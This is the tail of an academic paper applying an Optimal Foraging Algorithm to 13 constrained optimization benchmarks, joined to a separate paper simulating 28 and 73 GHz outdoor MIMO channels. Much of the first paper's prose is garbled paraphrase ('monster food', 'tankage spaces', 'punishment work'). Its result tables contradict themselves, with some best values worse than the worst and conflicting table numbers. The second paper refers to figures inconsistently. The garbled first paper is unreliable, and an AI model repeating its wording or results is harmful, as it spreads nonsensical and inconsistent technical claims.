SO $x$ is the optimal vector, called the best solution, R, is constructed by constraints, $xiL$,$xiU$ Indication, respectively, the minimum and upper bound of the itch case, maximizing $f$(□) is equal to the minimizing $-f$(□). This method is similar to solve these problems of international acceleration, according to many things in search of monster food [6] [5]. Living on the larger international solution, called the native best answer concerning characteristic $f$(□) computes constraint area do stay careful so the a range of patches between the beast foraging habitat. In an optimization system can be viewed or showed by the animal behavior, also it's very closer to the (OFT) Optimal Foraging Theory, Feed between the special someplace in conformity with found the optimal patch where the net degree of power intake can stand maximized [6][8]. Next the choicest slap is found, the animal will look for the best position inside the box in accordance in accordance with the model regarding superior prey. The most reliable answer about the global optimization problem is finished then the last gold standard role is found. Inspired by means of most advantageous foraging theory, OFA is represented as much a foraging animal whose role into a pat describe the answer about the goal unction. Consistent in imitation of the useful energy (or resource) between OFT, the resource on OFA additionally lies into twain aspects:

1) the quantity over the near-optimal solutions. Inside the particular area (or patch), the close ideal choices exclusively show up in complete position. Then, it's thought the number that is very close to optimal solutions among a region is associated along resource, the larger range capability an Ette resource.

2) Function virtue regarding answer is considered as the strength about the solution, a greater worth means a higher electricity on the solution that role is bigger. Its capacity the characteristic [5], in addition the OFA can work by some steps below:

- Precedes the role of searching for primary feed in each quarantine and achieves the restricted "test optimization" compliance area.
- Then the objective characteristic price regarding every single is calculated and well-ordered.
- Then, the status of modern food was reached on each unit alone
- Below is verified as a solution represented through the modern position along with the method [6] consistent with the determination of exit from a better assumption of the answer.
- If the result is better, the instant role is stock to the subsequent foraging, in any other case the modern function is omitted yet the past function is worked for the next foraging. Repeating the upon spoke of process.
- The good function nearby way of each time regarding foraging is recorded at some point of the search.
- Therefore, so he algorithm is terminated, and the previously registered role is studied the most suitable final solution. Addicted code corresponding to OFA between Figure 2.
- How many times about operations performed via the OFA is $N \times d + N + NlogN + ((N \times d + N) + N + N\ log\ N) \times Max\_t$, so the period complexity concerning OFA is $O(N \times d \times Max\_t)$.
- aimed at OFA, the tankage areas wanted are $O(N \times d)$ of initial segment yet the tankage spaces are needed $O(N \times d \times Max\_t)$ between the algorithm jogging phases. The total tankage spaces is $O(N \times d) + O(N \times d \times Max\_t) = O(N \times d \times (Max\_t + 1))$ [8][6].

## III. Constrained Optimization

Most optimization issues in the world some limitations on connection variables. While diminishing or maximizing the specific objective of this issue is aimed at the issues of improving freedom, the constraints are equally important with the objective of working on the issues of abnormal improvement (COPs) as a result of the specific constraints on the selection variables that will best modify the purpose of this issue for typical COPs Square box 2 Different equations are quite different from those measuring box of equality and difference. The CO defined as computing the vector $x$ minimizes an objective function subject (Optimize $f(x)$) which it effected for inequality, equality by constraints:

$$
\begin{array}{lll}
\text{minimize } f(\vec{x}), & \vec{x} = (x_1, \ldots, x_n) \in \mathbb{R}^n & \\
 & l_i \le x_i \le u_i, & i = 1, \ldots, n \\
\text{subject to :} & g_j(\vec{x}) \le 0, & \text{for} j = 1, \ldots, q \\
 & h_j(\vec{x}) = 0, & \text{for} j = q + 1, \ldots, m
\end{array}
$$

Where the objective function $f$ defined as which it defined $\mathbb{F} \subseteq \mathbb{S}$ as a n- Domains rectangle $\mathbb{R}^n$ $(\mathbb{S} \subseteq \mathbb{R}^n)$. SO dimensional of variables were defined by their upper and lower bounds. Also a possible region is defined by a set of m additional constraint $(m \geq 0)$ and $x$ vector defined on feasible space ($x \in F \in \mathbb{S}$ ). And for any points $x \in F$, constraints $g$i that content $g$i$(x)$ = 0 it's called active constraints at $x$. By extension, equality constraints $hi(x)$ also called active at all points of $\mathbb{S}$ [1]. Likewise, CO issues had parallel significance with an objective function, for the reason that while the fitness of the solution is calculated by way of using objective function, achievability of the arrangement relies upon the infringement of the querulents as a result, attainability for an answer could really compare to its wellness esteem [6]. The arrangement space can be looked by the swarm insight or transformative strategies however there some limitation taking care of techniques are required for these strategies Constraint dealing with strategies can be gathered given as pursues Method based on:

- a penalty functions
- rejection of unfeasible candidate solutions
- multi-objective optimization
- repairing
- special operators
- selection
- Hybrid technique

Essentially, for the most part utilized technique for conquering the limitations is punishment work since its usage is extremely straightforward and any adjustment for the advancement algorithmic program isn't needed [6]. when objective perform is figured for an answer, the infringement of limitations is computed and furthermore the aggregate of goal performs worth and imperatives infringement of a given goals is reflected as target perform worth. The static and dynamic renditions of punishment perform are decided inside the writing. these algorithms program is so utilized for venture down or expansion of the composite goal perform. the contrary strategy for dealing with requirements is that the dismissal of unworkable arrangements. On the off chance that the conceivable area on goals place of the COP is in thin field, these ways will be computationally sincerely won. In multi-target advancement of COP, the objective performs and limitation capacities are pondered in multi-target improvement system. Repairing systems are utilized in advancement algorithmic program to change over unworkable goals to conceivable one. Half and half strategies utilize 2 or a great deal of courses amid this class to determine a COP. The last strategy intended to beat limitations in COP depends on decision. {the decision the choice} might be a style of ravenous determination anyway utilizes 3 rules named as Deb's standards [3]. In the event that the decision are completed between tow arrangements: - Any plausible arrangement is wanted to unfeasible arrangement. On the off chance that two arrangements are achievable, better arrangement dependent on wellness (target work esteem) is favored If two arrangements are infeasible, the arrangement with less infringement is favored. The punishment work is utilized in TSA calculation to take care of weight vessel plan issue (PVD) in [2] however the underlying execution tests on the benchmark issues demonstrate that the punishment work isn't suit for TSA and Deb's tenets is in this manner utilized in TSA. The utilization of different strategies in swarm knowledge or transformative calculation can be found in.

Table 1: Main features of the 13 CO problems

| Problem | n | Function | P(%) | LI | NI | LE | NE | Descriptions |
|---|---|---|---|---|---|---|---|---|
| G1 | 13 | Quadratic | 0.0111 | 9 | 0 | 0 | 0 | G1. G2. G3. G7 . G9 are active |
| G2 | 20 | Nonlinear | 99.8474 | 1 | 1 | 0 | 0 | G1 is close to being active |
| G3 | 10 | Polynomial | 0.0000 | 0 | 0 | 0 | 1 | G1. G6 are active |
| G4 | 5 | Quadratic | 52.1230 | 0 | 6 | 0 | 0 | Three Constraints are active |
| G5 | 4 | Cubic | 0.0000 | 2 | 0 | 0 | 3 | All problems are active |
| G6 | 2 | Cubic | 0.0066 | 0 | 2 | 0 | 0 | G1.G2.G3.G4. G5. G6 are active |
| G7 | 10 | Quadratic | 0.0003 | 3 | 5 | 0 | 0 | The optimum lies within the feasible region |
| G8 | 2 | Nonlinear | 0.8560 | 0 | 2 | 0 | 0 | G1. G4 are active |
| G9 | 7 | Polynomial | 0.5121 | 0 | 4 | 0 | 0 | All problems are active |
| G10 | 8 | Linear | 0.0010 | 3 | 3 | 0 | 0 |  |
| G11 | 2 | Quadratic | 0.0000 | 0 | 0 | 0 | 1 |  |
| G12 | 3 | Quadratic | 0.7713 | 0 | [illegible] | 0 | 0 | The optimum lies within the feasible region |
| G13 | 5 | Nonlinear | 0.0000 | 0 | 0 | 0 | 3 |  |

The table 1 shows the Benchmark of CO problems. So, the LI and NI are the numbers of variety of linear or nonlinear in equilibrium constraints also, the LE and NE are the wide variety of linear or nonlinear parity constraints is the range concerning dimensions [4]. Moreover, the table above presents which each CO problems used the type of functions [3].

## IV. Discussion experimental results

Table 1: The average results OFA to algorithm solve 13 problems over 30 run times

| Problem | Optimal | Best | Worst | S.D |
|---|---|---|---|---|
| G1 | -15 | -14.7953 | -14.6598 | 0.030109 |
| G2 | 0.803619 | -0.49468 | -0.24186 | 0.057052 |
| G3 | 1 | 62419.11 | 8.719401 | 12259.51 |
| G4 | -30665.5 | -30577.3 | -30228.7 | 80.40764 |
| G5 | 5126.498 | 2.9E+12 | 9134133 | 6.03E+11 |
| G6 | -6961.81 | -6911.07 | -5576.42 | 381.2259 |
| G7 | 24.306 | 24.72997 | 26.34954 | 0.457345 |
| G8 | 0.095825 | -0.09582 | -0.02914 | 0.012165 |
| G9 | 680.63 | 681.4179 | 680.8321 | 0.158335 |
| G10 | 7049.25 | 7129.531 | 8614.091 | 321.1311 |
| G11 | 0.75 | 0.992123 | 67.68198 | 16.9322 |
| G12 | 1 | -0.99985 | -0.99999 | 2.73E-05 |
| G13 | 0.05395 | 1471649 | 7.63E+11 | 1.98E+11 |

The Global Best Value, mean and worst are found by OFA in all 30 runs, for all methods and problems. Experimental consequences on OFA algorithm are found as seen from Table 1, although OFA algorithm found the global minimum very close to the optimal results for over the seven problems (G01, G04, G06, G07, G08, G09, G10). However, some problems, such as G02, G03, OFA algorithm ought to no longer locate the global optimum among the special maximum variety of cycles. future more the Worst variable showed the stoical results for (G03) constraint function (G01,G04, G06, and G12) had the Worst variable very close to best solution .Also the last Colum shows the standard deviation for each problems .

## V. Simple comparison between OFA results with another optimization algorithm

Table 2: The OFA best solution compares with another algorithm

| P | Optimal | PSO [13] | DE [14] | ABC [3] | GA [12] | OFA |
|---|---|---|---|---|---|---|
| G1 | -15.000 | -14.710 | -14.555 | -15.000 | -14.236 | -14.7953 |
| G2 | 0.803619 | 0.419960 | 0.665 | 0.792412 | 0.788588 | -0.49468 |
| G3 | 1.000 | 0.764813 | 1.000 | 1.000 | 0.976 | 62419.11 |
| G4 | -30665.539 | -30665.539 | -30665.539 | -30665.539 | -30590.455 | -30577.3 |
| G5 | 5126.498 | 5135.973 | 5264.270 | 5185.714 | - | 2.9E+12 |
| G6 | -6961.814 | -6961.814 | - | -6961.813 | -6872.204 | -6911.07 |
| G7 | 24.306 | 32.407 | 24.310 | 24.473 | 34.980 | 24.72997 |
| G8 | 0.095825 | 0.095825 | 0.095825 | 095825 | 0.095799 | 0.09582 |
| G9 | 680.63 | 680.630 | 680.630 | 680.640 | 692.064 | 681.4179 |
| G10 | 7049.25 | 7205.5 | 7147.334 | 7224.407 | 10003.225 | 7129.531 |
| G11 | 0.75 | 0.749 | 0.901 | 0.750 | 0.75 | 0.992123 |

| | | | | | | |
|---|---|---|---|---|---|---|
| G12 | 1.000 | 0.998875 | 1.000 | 1.000 | 1.000 | -0.99985 |
| G13 | 0.053950 | 0.569358 | 0.872 | 0.968 | - | 1471649 |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| G1 | + | + | - | + | + | + | + | + |
| G2 | - | - | - | + | - | + | - | - |
| G3 | - | + | + | - | - | + | - | + |
| G4 | + | + | + | + | + | + | + | + |
| G5 | - | + | - | + | + | - | - | + |
| G6 | + | - | - | + | + | - | + | + |
| G7 | - | + | + | + | + | - | + | + |
| G8 | + | + | + | + | + | - | + | + |
| G9 | - | + | - | + | + | - | - | + |
| G10 | + | + | + | - | + | - | + | - |
| G11 | + | + | - | + | - | + | - | + |
| G12 | - | + | - | + | + | - | + | + |
| G13 | - | - | - | - | + | - | - | - |
| Total | 6 | 10 | 5 | 10 | 8 | 5 | 7 | 9 |

Achievement rates of calculations when contrasted and that of the OFA, in this table ((+)) mark shows the algorithm is better than other and ((−)) mark means it has worst result than the other. In the event that the two calculations demonstrate comparative execution, they are both. As the table 3 shows the OFA is worked better than only Ga but with the other it needs to improve in some constrained problems.

## VI. Conclusion and Further Working

The functionality regarding the OFA technique to 13 CO problems are investigated by the performance regarding many experiments over well generally used take a look at many problems or known. OFA for constrained problems introduced and presented also, compared with another algorithms. A statistical analysis of the parameters of the modified OFA algorithm conducted and suitable values recommended. Moreover, To conclue that OFA algorithm needs to improve to solving constraint optimization problems especially in so problems. Beside that the overall performance of OFA algorithm also tested for real engineering problems issues existing in the literature and compared with famous algorithms. Furthermore, the affection and regarding discipline handling strategies on the performance of OFA algorithm be improve investigated in future works.

## References

[1] Zhang, J., Zhang, C., Chu, T., & Perc, M. (2011). Resolution of the stochastic strategy spatial prisoner's dilemma by means of particle swarm optimization. PloS one, 6(7), e21787.

[2] Floudas, C. A., & Pardalos, P. M. (1990). A collection of test problems for constrained global optimization algorithms (Vol. 455). Springer Science & Business Media.

[3] Karaboga, D., & Basturk, B. (2007, June). Artificial bee colony (ABC) optimization algorithm for solving constrained optimization problems. In International fuzzy systems association world congress (pp. 789-798). Springer, Berlin, Heidelberg.

[4] Bacanin, N., & Tuba, M. (2012). Artificial bee colony (ABC) algorithm for constrained optimization improved with genetic operators. Studies in Informatics and Control, 21(2), 137-146.

[5] Mezura-Montes, E., & Coello, C. A. C. (2011). Constraint-handling in natureinspired numerical optimization: past, present and future. Swarm and Evolutionary Computation, 1(4), 173-194.

[6] Zhu, G. Y., & Zhang, W. B. (2017). Optimal foraging algorithm for global optimization. Applied Soft Computing, 51, 294-313.

[7] Sinervo, B. (2013). Chapter 6: Optimal foraging theory: constraints and cognitive processes. Barry Sinervo (1997-2006) eBook, 105-130.

[8] Rao, R. (2016). Jaya: A simple and new optimization algorithm for solving constrained and unconstrained optimization problems. International Journal of Industrial Engineering Computations, 7(1), 19-
34.

[9] Parsopoulos, K. E., & Vrahatis, M. N. (2001). Modification of the particle swarm optimizer for locating all the global minima. In Artificial Neural Nets and Genetic Algorithms (pp. 324-327). Springer, Vienna.

[10] Parsopoulos, K. E., & Vrahatis, M. N. (2001). Modification of the particle swarm optimizer for locating all the global minima. In Artificial Neural Nets and Genetic Algorithms (pp. 324-327). Springer, Vienna .

[11] Karaboga, D., & Akay, B. (2011). A modified artificial bee colony (ABC) algorithm for constrained optimization problems. Applied soft computing, 11(3), 3021-3031.

[12] Mezura-Montes, E., & Coello, C. A. C. (2005). A simple multimembered evolution strategy to solve constrained optimization problems. IEEE Transactions on Evolutionary computation, 9(1), 1-17.

[13] Muñoz Zavala, A. E., Aguirre, A. H., & Villa Diharce, E. R. (2005, June). Constrained optimization via particle evolutionary swarm optimization algorithm (PESO). In Proceedings of the 7th annual conference on Genetic and evolutionary computation (pp. 209-216). ACM.

[14] Sun, J., Zhang, Q., & Tsang, E. P. (2005). DE/EDA: A new evolutionary algorithm for global optimization. Information Sciences, 169(3-4), 249-262

# Performance Evaluation of 28 and 73 GHz Ultra High Frequency Bands for Outdoor MIMO

ALAUDDIN AL-OMARY

College of IT, University of Bahrain, Bahrain, aalomary@uob.edu.bh

*Abstract -* **In this paper, the performance of two ultra-high frequency for outdoor performance of Multiple Input Multiple Output (MIMO) systems is analyzed. A simulation with realistic scenarios is set up using the Statistical Spatial Channel Model (SSCM) over frequency selective Rayleigh fading channel. The channel behavior of MIMO for two Ultra high frequencies (28 and 73 GHz) using different number of transmitter and receiver antenna, different receiver distance and different propagation scenario is investigated. Parameters are calculated and compared to investigate the MIMO performance for these frequencies such as path loss and received power. The effect of using different antenna is also investigated. The results are analyzed, and a conclusion was drawn about the main characteristics and the usability of these ultra-high frequencies. The investigated frequencies are candidate to become a key component for cellular 5G networks and thus it is vital to investigate them to assist engineers in designing their 5G network.**

*Keywords* **- mm-Wave ,28 GHz, 73 GHz, MIMO, Statistical Spatial Channel Model (SSCM), Close-in path loss model, Outdoor propagation.**

## I. Introduction

AS the race toward 5G strengthens; many new technologies are being introduced and tested. 5G is a high-tech evolution that will link our physical, virtual and social worlds. It will combine multiple networks services, such as Enhance Mobile Broadband (eMB), Massive Machine Type Communication (mMTC), Ultra Reliable and low latency Communication (uRLLC), 3D Video, UHD screen virtual / augmented reality, IoT, , Self-Driving car, Smart applications etc. The key requirement for 5G is to increase the capacity 1000 to 10000-time. This can be done by increasing network density, spectrum efficiency, and spectrum extension. High network density can be achieved by using small cells. Spectrum efficiency can be increased using massive MIMO and spectrum extension can be achieved using mmWave (above 5GHz) spectrum [1], [2], [3], [4], [5]. As the demand for more bandwidth is increasing, the massive spectrum available between 6 and 300 GHz is attractive solution. Several mmWave bands are getting attention by industry and regulation authorities for implementing 5G networks. The 28- and 73-GHz frequency bands are strong candidates. These frequencies are relevant for outdoor communications due to their small attenuation loss over a realistic mmWave cell radius of 200 m [1]. Furthermore, in July 2016 the Federal Communications Commission (FCC) issued new regulations to put 11 frequencies above 24 GHz (including 28GHz and 73GHz) into service [2], [3]. Extensive research are required to determine coverage distances, path loss, and system configurations for mmWave wireless communications networks that will operate on 28 and 73 GHz. In this paper, the performance of Multiple Input Multiple Output (MIMO) systems for 28 GHz and 73 GHz frequency is investigated. Many parameters are calculated and compared to investigate the MIMO performance for these frequencies. The results are analyzed, and a conclusion was drawn about the main characteristics and usability of these ultra-high frequencies. The rest of the paper is organized as follows. Section 2 presents the literature review. In section 3, the scope of the paper is illustrated. Section 4 describe the Statistical Spatial Channel Model (SSCM). Section 5 outlines the simulation scenario. In Section 6 we evaluate and discuss the results. Finally, we summarize our contributions and draw conclusions.

## II. Literature review

5G networks is expected to have a major breakthrough in network design and architecture caused by evolving innovative technologies, capacity of new bands such as mmWave [3], and new network models [4], [6]. Consequently, it is essential to investigate mmWave to help engineers in their 5G network design. Channel characteristics for both mmWave and cmWave frequency bands has been studied by many former researchers. Samsung early recognize the importance of using mmWave for accessing cellular systems [5] proposed one of the first studies of using mmWave for cellular 5G networks. Researchers in [6] introduce outdoor propagation scenarios using measurements at 28, 38, 60 and 73 GHz. In [7], researchers studied the effectiveness of beamforming in mmWave bands to improve performance. Researchers at [8] proposed the idea of converting small-cell to large macro-cell using mmWave networks overlaying. The authors in [9]–[11] studied the indoor channels performance at 28 GHz and 60 GHz. It is probable that 28 GHz band will be used to deploy 5G networks in the South Korea, US and Japan. Beside that 28GHz, 38Ghz, 60 GHz and 73 GHz are strong candidate bands for implementing 5G networks [1], [3]. Interestingly to know that it was reported by researchers that 28- and 73-GHz frequency bands have less path loss when compared with other ultra-high bands (38 and 60). It was reported to have attenuation loss below 0.1 dB over a realistic mmWave cell radius of 200 m [12], [13] while it is considerably greater at 60 GHz (~4 dB/200 m).

## III. SCOPE OF THE WORK

Our main contribution is the investigations of outdoor-to-outdoor MIMO channel performance estimation using the Close-In (CI) path loss model and frequency selective Rayleigh fading channel. We study the channel behavior for two Ultra high frequencies (28 and 73 GHz) using different number of transmitter and receiver antennas, different receiver distances and different propagation scenario. Many parameters are calculated and compared to investigate the MIMO performance for these frequencies such as path loss, received power, coverage distance, directional and omni-directional Power Delay Profile (PDP) with strongest power, AoD and AoA power spectrum. Calculating and analyzing these parameters are important and will help researchers and engineers in understanding the behavior of these new frequencies and help them in designing 5G networks.

## IV. CHANNEL MODEL

Two types of channel models are generally utilized to evaluate the performances of the wireless communication systems. These are correlation-based stochastic models (CBSMs) and geometry-based stochastic models (GBSMs). Due to its low complexity, the CBSMs model is mostly used for studying the MIMO theoretical performance and because its accuracy is limited, it is difficult to model complex realistic MIMO wireless system channels. In contrast, the GBSMs channel model has higher computation complexity and has more accuracy and therefore is more suitable for modeling realistic MIMO channel.

### IV.I STATISTICAL SPATIAL CHANNEL MODEL

In our presented work, a GBSMs-like channel model developed at New York university [14], [15], [16], [17] called the Statistical Spatial Channel Model (SSCM) is used to model the MIMO channel . SSCM is used in modeling mmWave channels [18]. It model the omnidirectional channel Impulse Response (CIR) and corresponding joint AOD/AOA power spectra using time clusters (TCs) and spatial lobes (SL). TCs consists of multipath components (MPCs) moving closely in time. MPCs come from different angular directions in a short delay time [18]. Spatial lobes correspond to main directions of arrival (or departure).

The radio propagation channel can be represented using the double-directional omnidirectional CIR. It can be expressed as in eq. (1) [17], [18]:

$$h_{omni}\,(t,\Theta,\phi) = \sum_{n=1}^{N}\sum_{m=1}^{Mn} a_{m,n}\;\; e^{j\varphi_{m,n}}\,.\,\delta\left(t-\tau_{m,n}\right).\,\delta\left(\Theta-\Theta_{m,n}\,\right).\,\delta\,(\phi-\;\phi_{m,n)} \qquad (1)$$

Where t denotes absolute propagation time, **ϴ**= (**θ**, **ϕ**)TX, and **ϕ** = (**θ**, **ϕ**)RX are the vectors of azimuth/elevation AODs and AoAs, respectively. N and Mn denotes the number of time clusters (defined in [17]), and the number of cluster subpaths, respectively. am,n is the amplitude of the mth subpath belonging to the nth time cluster; $\boldsymbol{\varphi_{m,n}}$and $\boldsymbol{\tau_{m,n}}$ are the phases and propagation time delays, respectively; $\boldsymbol{\Theta_{m,n}}$ and $\boldsymbol{\phi_{m,n}}$) are the azimuth/elevation AODs, and azimuth/elevation AOAs, respectively, of each multipath component.

The joint AOD-AOA power spectra $P(\boldsymbol{\Theta},\boldsymbol{\phi})$ in 3-D is,

$$P(\Theta,\phi) = \int_{0}^{\infty} |h(\,t,\Theta,\phi)|^{\,2}\,dt \qquad (2)$$

$$P(\Theta,\phi) = \sum_{n=1}^{N}\sum_{m=1}^{Mn} |a_{m,n}\,|^{\,2}.\,\delta\left(\Theta-\Theta_{m,n}\,\right).\,\delta\,(\phi - \phi_{m,n)} \qquad (3)$$

The directional PDPs at a desired TX-RX unique antenna-pointing angle, and for arbitrary TX and RX antenna patterns can be obtained by partitioning the omnidirectional CIR to yield

$$h_{dir}\,(t,\Theta_d,\phi_d) = \sum_{n=1}^{N}\sum_{m=1}^{Mn} a_{m,n}\;\; e^{j\varphi_{m,n}}\,.\,\delta\left(t-\tau_{m,n}\right).\;g_{TX}\left(\Theta_d-\Theta_{m,n}\,\right).\,g_{RX}\,(\phi_d-\;\phi_{m,n)} \qquad (4)$$

where ( $\Theta_d,\phi_d$) are the desired TX-RX antenna pointing angles, $g_{TX}(\Theta)$ and $g_{RX}(\phi)$are the arbitrary 3-D (azimuth and elevation) TX and RX complex amplitude antenna patterns of multi-element antenna arrays, respectively. The directional PDP is obtained in eq. (4) by strengthening the power of all multipath components travelling close to the wanted pointing direction and setting to zero the multipath components travelling far away from the wanted pointing direction [17].

### IV.II PATH LOSS MODEL

In this paper, the close-in free space reference distance (CI) path loss model with a 1 m reference distance is used [19], [20], [21], [22]. The path loss is expressed as:

$$PL^{CL}\,(f,d)[dB] = FSPL\,(f,1m)[dB] + 10nlog_{10}\,(d) + AT[dB] +\; X_{\sigma}^{CL}\,, \quad (5)$$

Where d $\geq$ 1m

where *f* denotes the carrier frequency in GHz, $d$ is the 3D Transmitter-Receiver separation distance, *n* represents the path loss exponent (PLE), $AT$ is the attenuation term induced by the atmosphere, $X_{\sigma}^{CL}$is a zero-mean Gaussian random variable with a standard deviation σ in dB. FSPL(f, 1m) denotes the free space path loss in dB at a Transmitter-Receiver separation distance of 1 m at the carrier frequency *f*:

$$FSPL(f, 1m)[dB] = 20\ log_{10}\left(\frac{4\pi f \times 10^{9}}{c}\right) \qquad (6)$$

$$= 32.4[db] + 20\ log_{10}(f)$$

Where $c$ is the light speed in a vacuum, and $f$ is the frequency  in GHz.
The term *AT* is:

$$AT[dB] = \ \alpha\,[dB\ /m] \times d\ [m] \qquad (7)$$

Where α is the attenuation factor, in $/m$ , for the frequency range of 1 GHz to 100 GHz which includes the combined attenuation of dry air (including oxygen), water vapor, rain, and haze [23]. Parameter $d$ is the 3D separation distance between transmitter and receiver defined in equation (5).

## V. SIMULATION METHODS AND PARAMETERS

The channel behavior of the two Ultra high frequency bands (28GHz and 73 GHz) was studied using NYUSIM simulator [23]. NYUSIM is a MATLAB-based statistical simulator produced at New York University [17]. It is developed using the statistical spatial channel model. It can be used for simulating broadband millimeter-wave (mmWave) wireless communication systems. It generates realistic temporal and spatial channel responses to support simulations and design for fifth-generation (5G) cellular communications.

### V.I SIMULATION SCENARIO

We investigate the outdoor MIMO performance for 28 GHz and 73 GHz frequency bands. Different realistic scenarios that cover many aspects of MIMO system using the proposed channel models are conducted. These include simulation using different numbers of transmitter and receiver antennas, different types of antennas~~,~~ different separation distance between transmitters and receivers, and different transmission environments as shown below:

1- Transmitter antenna elements are set to (16, 32, 64) and receiver antenna elements are set to (1, 4, 8) respectively.
2- Two types of antennas are used, uniform linear array (ULA) and Uniform Rectangular Array (URA).
3- Transmitter and receiver separation distance is set to (50, 100, 150, 200, 250, 300, 350, 400, 450,500 m)
4- Two types of Transmission environment are investigated (LoS and NLoS).

The following parameters are calculated and compared for each of the above-mentioned cases:

a. Path loss
b. Path loss exponent
c. Directional Power delay profile (PDP) with strongest power,
d. Omni-directional PDP
e. AoD power spectrum
f. AoA power spectrum

### V.II SIMULATION PARAMETERS

The following input parameters settings were used to run a simulation:

V.II.I Fixed parameters

- Base station antenna height: 35 m
- Radio Frequency bandwidth: 800 MHz
- Scenario: UMi
- Transmitter Power: 30 dBm
- Barometric Pressure: 1013.25 mbar
- Humidity: 50%
- Temperature: 20 $^{o}$ C
- Rain Rate: 0 mm/hr
- Polarization: Co-Pol
- Foliage Loss: No
- Transmitter Antenna Spacing: 0.5 wavelength
- Receiver Antenna Spacing: 0.5 wavelength
- Transmitter Antenna Azimuth HPBW: 10.9$^{o}$ for ULA and 7$^{o}$ for URA
- Transmitter Antenna Elevation HPBW: 8.6 $^{o}$ for ULA and 7$^{o}$ for URA
- Receiver Antenna Azimuth HPBW: 10.9$^{o}$ for ULA and 7$^{o}$ for URA
- Receiver Antenna Elevation HPBW: 8.6 $^{o}$ for ULA and 7$^{o}$ for URA

V.II.II Variable parameters
The variable simulation parameters are shown in table (1)

Table 1: The variable simulation parameters

| Frequency | 28Ghz | | | | | | 73GHz | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| No of Tx Antenna | 16 | | 32 | | 64 | | 16 | | 32 | | 64 | |
| No of Rx Antenna | 1 | | 4 | | 8 | | 1 | | 4 | | 8 | |
| Distance between Tx and RX | 50-500m | | 50-500m | | 50-500m | | 50-500m | | 50-500m | | 50-500m | |
| Environment | LoS | NLoS | LoS | NLoS | LoS | NLoS | LoS | NLoS | LoS | NLoS | LoS | NLoS |
| Antenna Type | ULA | URA | ULA | URA | ULA | URA | ULA | URA | ULA | URA | ULA | URA |
| No of locations for receivers | 10 locations | | | | | | | | | | | |
| No of rounds | 20 rounds for each location | | | | | | | | | | | |

## VI. SIMULATION RESULTS AND DISCUSSION

The parameters mentioned in section 4.1 were calculated. These parameters are analyzed to draw conclusion about the performance of MIMO system with different antenna configuration using 28GHz and 73 GHz.

### VI.I PATH LOSS

Path loss and path loss exponent (PLE) are important parameters that influence the quality of the link. These parameters if accurately calculated will make the design and operation of wireless networks effective and efficient. They are also significant in considering other issues in communications such as calculating the best locations of antennas, energy-efficient routing, and efficient channel access. Figures (3) and (4) show the calculated path loss for 28GHz and 73GHz frequency bands. In generating these figures, the Tx and Rx antennas azimuth and elevation HPBWs are set to 10.9$^o$ and 8.6$^o$, respectively for LOS antenna and for NLOS antenna azimuth and elevation HPBWs are set to 7 $^o$ as was used in [13], [14]. The values in these figures are generated from 100 continuous simulation runs over a distance range of 50m to 500m. In addition to path loss, the fitted Path Loss Exponent (PLE) and shadow fading standard deviation are calculated using the minimum-mean-square-error (MMSE) method [13], [14]. In Figures (3), (4), n denotes the PLE, $\sigma_{omni}$ , $\sigma_{dir}$ , $\sigma_{dir-best}$ is the shadow fading standard deviation," omni" denotes omnidirectional, "dir." represents directional, and "dir-best" means the direction with the strongest received power. When comparing figure (6) and figure (7), it is shown that the path loss for 73 GHz frequency band is more than that of 28 GHz with a magnitude of about 10dB. This is clear as path loss is proportional to frequency as stated by equation (5) and (6) in section 4.1. In figure (3), the omnidirectional PLE ($n_{omni)}$ is 1.9 and the directional PLE ($n_{dir}$) is 2.9 and direction best PLE ($n_{dir-best}$) is 2.1 with respect to a 1 m close-in free space reference distance. The directional path loss and directional PLE are more lossy than the omnidirectional case. The reason for that is because many MPCs will be spatially filtered out by the directional antenna so the Rx receives fewer MPCs and less energy, thus the directional path loss is higher after removing the antenna gain effect from the received power [12], [17]. However, in figure (6), the directional path loss exponents is calculated taking into consideration random pointing angles, but when seeking for the strongest Tx-Rx angle pointing link at each Rx location it was decreased from 2.9 to 2.1 ($\sigma_{dir-best}$ in figure 4). This shows the great significance of beamforming to improve SNR and increasing the coverage distance.




Figure 3 : Path loss for 28GHz band (LOS)

### VI.II ULA VS. URA ANTENNA PERFORMANCE

Figure (5) shows the received power using two types of antenna (ULA and URL). It is shown from the figure that the URA antenna gives better performance than ULA antenna of about 4 dBm on average. The URA antenna is made of equally spaced rectangular grid of identical antenna elements thus; it is more effective in resolving the angles of incoming wave fronts in azimuth and elevation. This feature make the URA more effective than ULA antenna.

## I. Conclusion

In this paper, we investigate the performance of outdoor Multiple Input Multiple Output (MIMO) systems for 28 GHz and 73 GHz frequency bands is investigated to check their relevance to implement  5G networks. Different realistic scenarios that cover many aspects of MIMO system using the Statistical Spatial Channel Model are conducted. Path loss are calculated for these two frequencies and the effect of using of different antenna are simulated to investigate the MIMO performance at these frequencies. Investigation has shown that the coverage distances of the new frequencies for most of the cases can reach a distance of 500m if a suitable transmitting power (about 30dBm) is used at the transmitter site.




Figure 4 : Path loss for 73GHz (LOS)

